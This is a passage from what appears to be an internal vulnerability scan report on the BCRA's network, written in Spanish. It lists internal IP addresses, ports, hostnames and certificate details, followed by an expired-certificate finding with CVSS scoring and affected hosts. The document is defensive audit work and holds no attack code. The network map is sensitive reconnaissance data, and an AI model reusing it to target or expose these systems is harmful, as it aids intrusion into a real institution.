Recurso: 10.0.10.41 Puerto: tcp/8080

Certificate #0 CN=HPE\_\_3PAR\_20450-MXN70836S9 ISSUER:\_CN=HPE\_\_3PAR\_20450-MXN70836S9 is valid for more than 398 days

Recurso: 10.0.10.128 Puerto: tcp/636

Certificate #0 CN=prodc7-cpd.adm.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.10.139 Puerto: tcp/443

Certificate #0 CN=vcentervdisap.adm.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.10.159 Puerto: tcp/443

Certificate #0 C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard\_Company,CN=ILOMXQ51901LT  
ISSUER:\_C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard\_Company,CN=iLO\_Default\_Issuer\_(Do\_not\_trust) is valid for more than 39 months

Recurso: 10.0.10.160 Puerto: tcp/443

Certificate #0 C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard\_Company,CN=ILOMXQ51901LX  
ISSUER:\_C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard\_Company,CN=iLO\_Default\_Issuer\_(Do\_not\_trust) is valid for more than 39 months

Recurso: 10.0.10.161 Puerto: tcp/443

Certificate #0 C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard\_Company,CN=ILOMXQ51901LY  
ISSUER:\_C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard\_Company,CN=iLO\_Default\_Issuer\_(Do\_not\_trust) is valid for more than 39 months

Recurso: 10.0.1.221 Puerto: tcp/443

Certificate #0 OU=PID:UCSC-C220-M4S\_SERIAL:FCH220678DQ,O=Cisco\_Self\_Signed,CN=C-series\_CIMC,L=San\_Jose,ST=California,C=US  
ISSUER:\_OU=PID:UCSC-C220-M4S\_SERIAL:FCH220678DQ,O=Cisco\_Self\_Signed,CN=C-series\_CIMC,L=San\_Jose,ST=California,C=US is valid for more than 398 days

Recurso: 10.0.2.49 Puerto: tcp/5986

Certificate #0 CN=S0Repository.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.133 Puerto: tcp/5986

Certificate #0 CN=PRODSCOM.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.152 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.153 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.154 Puerto: tcp/5986

Certificate #0 CN=ProdSCDist.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.154 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.175 Puerto: tcp/443

Certificate #0 \_ ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.185 Puerto: tcp/587

Certificate #0 CN=PRODEXCH13MBX1 ISSUER: \_CN=PRODEXCH13MBX1 is valid for more than 398 days

Recurso: 10.0.2.192 Puerto: tcp/5986

Certificate #0 CN=ProdSharpSeApp.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.195 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.195 Puerto: tcp/5986

Certificate #0 CN=ProdNas2.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.205 Puerto: tcp/5986

Certificate #0 CN=ProdMOVT.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.205 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.206 Puerto: tcp/3471

Certificate #0 OU=Testing,CN=PRODMOVA ISSUER: \_OU=Testing,CN=PRODMOVA is valid for more than 398 days

Recurso: 10.0.2.206 Puerto: tcp/5986

Certificate #0 CN=PRODMOVA.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.206 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.206 Puerto: tcp/3472

Certificate #0 OU=Testing,CN=PRODMOVA ISSUER: \_OU=Testing,CN=PRODMOVA is valid for more than 398 days

Recurso: 10.0.2.211 Puerto: tcp/5986

Certificate #0 CN=ProdNas3.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.218 Puerto: tcp/5986

Certificate #0 CN=ProdExch19CAS2.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.218 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.219 Puerto: tcp/8172

Certificate #0 CN=WMSvc-SHA2-PRODEXCH19CAS2 ISSUER: \_CN=WMSvc-SHA2-PRODEXCH19CAS2 is valid for more than 825 days

Recurso: 10.0.2.232 Puerto: tcp/14943

Certificate #0 emailAddress=key@trend.com.tw,O=TrendMicro,L=Taipei,ST=Taiwan,C=TW  
ISSUER: \_emailAddress=key@trend.com.tw,O=TrendMicro,L=Taipei,ST=Taiwan,C=TW is valid for more than 39 months

Recurso: 10.0.2.244 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.2.253 Puerto: tcp/5986

Certificate #0 CN=VDITSSAP.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.2.253 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.11 Puerto: tcp/8443

Certificate #0 emailAddress=put-team@teradata.com,CN=banco-1-6.primary,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER: \_O=PUT,L=SanDiego,ST=California,C=US is valid for more than 398 days

Recurso: 10.0.3.12 Puerto: tcp/8443

Certificate #0 emailAddress=put-team@teradata.com,CN=banco-1-10.primary,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER: \_O=PUT,L=SanDiego,ST=California,C=US is valid for more than 398 days

Recurso: 10.0.3.15 Puerto: tcp/5000

Certificate #0 CN=componenteifix.bcra.gob.ar  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.15 Puerto: tcp/444

Certificate #0 CN=componenteifix.bcra.gob.ar  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.15 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.110 Puerto: tcp/9000

Certificate #0 emailAddress=put-team@teradata.com,CN=localhost,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER: \_O=PUT,L=SanDiego,ST=California,C=US is valid for more than 825 days

Recurso: 10.0.3.116 Puerto: tcp/5986

Certificate #0 CN=PRODBDTFS.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.120 Puerto: tcp/8443

Certificate #0 CN=PRODDAMAG.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.120 Puerto: tcp/16019

Certificate #0 CN=Guardium,OU=\_Guardium\_Auto-Generated\_Certificate,O=IBM,L=Littleton,ST=Massachusetts,C=US  
ISSUER: \_CN=Guardium,OU=\_Guardium\_Auto-Generated\_Certificate,O=IBM,L=Littleton,ST=Massachusetts,C=US is valid for more than 825 days

Recurso: 10.0.3.121 Puerto: tcp/8443

Certificate #0 CN=PRODDAMAS.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.123 Puerto: tcp/8443

Certificate #0 CN=PRODDAMCB.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.124 Puerto: tcp/8443

Certificate #0 CN=PRODDAMCC.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.124 Puerto: tcp/9801

Certificate #0 CN=Guardium,OU=Guardium\_Auto-Generated\_Certificate,O=IBM,L=Lowell,ST=Massachusetts,C=US  
ISSUER: \_CN=Guardium,OU=Guardium\_Auto-Generated\_CA,O=IBM,L=Lowell,ST=Massachusetts,C=US is valid for more than 398 days

Recurso: 10.0.3.125 Puerto: tcp/8443

Certificate #0 CN=PRODDAMCD.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.125 Puerto: tcp/8446

Certificate #0  
emailAddress=support@guardium.com,CN=GIM,OU=Support,O=Guardium\,\_Inc.,L=Waltham,ST=Massachusetts,C=US  
ISSUER:\_emailAddress=support@guardium.com,CN=guardium.com,OU=Support,O=Guardium\,\_Inc.,L=Waltham,ST=Massachusetts,C=US is valid for more than 398 days

Recurso: 10.0.3.125 Puerto: tcp/9801

Certificate #0 CN=Guardium,OU=Guardium\_Auto-Generated\_Certificate,O=IBM,L=Lowell,ST=Massachusetts,C=US  
ISSUER:\_CN=Guardium,OU=Guardium\_Auto-Generated\_CA,O=IBM,L=Lowell,ST=Massachusetts,C=US is valid for more than 398 days

Recurso: 10.0.3.127 Puerto: tcp/5693

Certificate #0  
CN=ProdbdHyperion,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=ProdbdHyperion,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is valid for more than 398 days

Recurso: 10.0.3.133 Puerto: tcp/1433

Certificate #0 CN=SSL\_Self\_Signed\_Fallback ISSUER:\_CN=SSL\_Self\_Signed\_Fallback is valid for more than 398 days

Recurso: 10.0.3.133 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.134 Puerto: tcp/5986

Certificate #0 CN=PRODBDVIDI.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.135 Puerto: tcp/5986

Certificate #0 CN=PRODBDVIDISAP.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.145 Puerto: tcp/1433

Certificate #0 CN=SSL\_Self\_Signed\_Fallback ISSUER:\_CN=SSL\_Self\_Signed\_Fallback is valid for more than 398 days

Recurso: 10.0.3.145 Puerto: tcp/5986

Certificate #0 CN=PRODBDSSIS.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.155 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.10.9 Puerto: tcp/443

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER:\_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.10.9 Puerto: tcp/8208

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER:\_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.10.11 Puerto: tcp/443



Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER: \_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.10.11 Puerto: tcp/2199

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER: \_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.10.13 Puerto: tcp/2199

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER: \_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.10.14 Puerto: tcp/8208

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER: \_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 398 days

Recurso: 10.0.10.26 Puerto: tcp/443

Certificate #0 CN=huawei,OU=IT,L=ShenZhen,ST=GuangDong,O=Huawei,C=CN  
ISSUER: \_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN is valid for more than 825 days

Recurso: 10.0.10.82 Puerto: tcp/443

Certificate #0 C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett\_Packard\_Enterprise,CN=ILOMXQ7080573  
ISSUER: \_C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett\_Packard\_Enterprise,CN=Default\_Issuer\_(Do\_no  
t\_trust) is valid for more than 39 months

Recurso: 10.0.10.137 Puerto: tcp/636

Certificate #0 CN=prodc8-sap.adm.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.10.137 Puerto: tcp/5693

Certificate #0 CN=prodc8-sap.adm.bcra.net,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER: \_CN=prodc8-sap.adm.bcra.net,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is  
valid for more than 398 days

Recurso: 10.0.3.3 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398  
days

Recurso: 10.0.3.3 Puerto: tcp/5986

Certificate #0 CN=PRODBDSY2.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.5 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398  
days

Recurso: 10.0.3.5 Puerto: tcp/5986

Certificate #0 CN=PRODSQL1.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.35 Puerto: tcp/9443

Certificate #0 CN=banco-1-61,OU=UDA,O=Teradata\_Corporation,L=San\_Diego,ST=California,C=US  
ISSUER: \_CN=banco-1-61,OU=UDA,O=Teradata\_Corporation,L=San\_Diego,ST=California,C=US is valid  
for more than 398 days



Recurso: 10.0.3.57 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.65 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.70 Puerto: tcp/443

Certificate #0 CN=prodbdgestion.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.70 Puerto: tcp/5986

Certificate #0 CN=ProdbdGestion.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.70 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.83 Puerto: tcp/5693

Certificate #0  
CN=PRODBDERP,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=PRODBDERP,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.3.94 Puerto: tcp/443

Certificate #0 CN=ProdPatron22.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.94 Puerto: tcp/5693

Certificate #0  
CN=ProdPatron22,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=ProdPatron22,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.3.96 Puerto: tcp/5986

Certificate #0 CN=PRODBDDATA.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.3.96 Puerto: tcp/5693

Certificate #0  
CN=Template2022EN,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=Template2022EN,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.3.96 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.160 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.175 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.3.175 Puerto: tcp/5986

Certificate #0 CN=PRODBDSSRS.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.8 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.44 Puerto: tcp/5986

Certificate #0 CN=PRODWS01.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.58 Puerto: tcp/443

Certificate #0 CN=ar.sml,O=BCRA,C=AR ISSUER:\_CN=ar.sml,O=BCRA,C=AR is valid for more than 39 months

Recurso: 10.0.4.58 Puerto: tcp/5986

Certificate #0 CN=PRODAPPL.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.59 Puerto: tcp/443

Certificate #0 CN=ar.desarrollo.sml,O=BCRA,C=AR ISSUER:\_CN=ar.desarrollo.sml,O=BCRA,C=AR is valid for more than 39 months

Recurso: 10.0.4.62 Puerto: tcp/443

Certificate #0 CN=homows01 ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.62 Puerto: tcp/450

Certificate #0 CN=RegistracionCRyLH  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.62 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.79 Puerto: tcp/5693

Certificate #0  
CN=DESAERP,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=DESAERP,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.4.82 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.83 Puerto: tcp/5986

Certificate #0 CN=DESAERPROV1.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.83 Puerto: tcp/5693

Certificate #0  
CN=PRODERPPROV,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=PRODERPPROV,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.4.83 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.89 Puerto: tcp/5986

Certificate #0 CN=PRODAP001.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.114 Puerto: tcp/5986

Certificate #0 CN=SharePoint19App.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.115 Puerto: tcp/5986

Certificate #0 CN=ProdSharp19BD.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.120 Puerto: tcp/5693

Certificate #0  
CN=PRODINF03,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=PRODINF03,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.4.130 Puerto: tcp/5986

Certificate #0 CN=PRODINF04.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.131 Puerto: tcp/5693

Certificate #0  
CN=DESAAPPL19,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=DESAAPPL19,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.4.131 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.133 Puerto: tcp/5986

Certificate #0 CN=PRODAPPL19.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.133 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.138 Puerto: tcp/5986

Certificate #0 CN=DESAERPROV1.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.138 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.150 Puerto: tcp/409

Certificate #0 CN=guard.bcra.net ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.154 Puerto: tcp/5986

Certificate #0 CN=ProdLex.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.154 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.163 Puerto: tcp/5693

Certificate #0  
CN=ProdErpMon,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER: \_CN=ProdErpMon,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
is valid for more than 398 days

Recurso: 10.0.4.170 Puerto: tcp/1433

Certificate #0 CN=SSL\_Self\_Signed\_Fallback ISSUER: \_CN=SSL\_Self\_Signed\_Fallback is valid for more than 398 days

Recurso: 10.0.4.170 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.4.213 Puerto: tcp/5986

Certificate #0 CN=sharepoint19sc2.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.230 Puerto: tcp/1433

Certificate #0 CN=ProdLicServer.bcra.net  
ISSUER: \_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

Recurso: 10.0.4.230 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER: \_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.6.9 Puerto: tcp/443

Certificate #0 CN=10.0.6.9,OU=Unknown,O=Unknown,L=Unknown,ST=Unknown,C=NA  
ISSUER: \_CN=10.0.6.9,OU=Unknown,O=Unknown,L=Unknown,ST=Unknown,C=NA is valid for more than 398 days

Recurso: 10.0.6.10 Puerto: tcp/5432

Certificate #0 CN=postgres ISSUER: \_CN=avaya\_sbce is valid for more than 825 days

Recurso: 10.0.6.28 Puerto: tcp/8443

Certificate #0 C=US,O=Avaya,CN=AADS10A.bcra.net ISSUER: \_O=AVAYA,OU=MGMT,CN=smgr10 is valid for more than 398 days

Recurso: 10.0.6.28 Puerto: tcp/443

Certificate #0 C=US,O=Avaya,CN=AADS10A.bcra.net ISSUER: \_O=AVAYA,OU=MGMT,CN=smgr10 is valid for more than 398 days

Recurso: 10.0.6.28 Puerto: tcp/2009

Certificate #0 C=US,O=Avaya,CN=AADS10A.bcra.net ISSUER:\_O=AVAYA,OU=MGMT,CN=smgr10 is valid for more than 398 days

Recurso: 10.0.6.44 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG is valid for more than 398 days

Recurso: 10.0.6.44 Puerto: tcp/50001

Certificate #0 CN=Prodavawfo.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net is valid for more than 398 days

## #66 SSL Certificate - Expired

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 6   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.1.16 Puerto: tcp/8083  
 10.0.1.63 Puerto: tcp/5986  
 10.0.2.221 Puerto: tcp/443  
 10.0.3.113 Puerto: tcp/8443  
 10.0.4.138 Puerto: tcp/5986  
 10.0.4.83 Puerto: tcp/5986

**Descripción**

Un Certificado SSL asocia una entidad (persona, organización, host, etc.) con una Clave Pública. En una conexión SSL, el cliente autentica el servidor remoto usando el Certificado del servidor y extrae la Clave Pública en el Certificado para establecer la conexión segura.

No se puede confiar en un certificado con fecha de finalización anterior.

**Impacto**

Al explotar esta vulnerabilidad, un atacante puede lanzar un ataque de hombre-en-el-medio.

**Referencias**

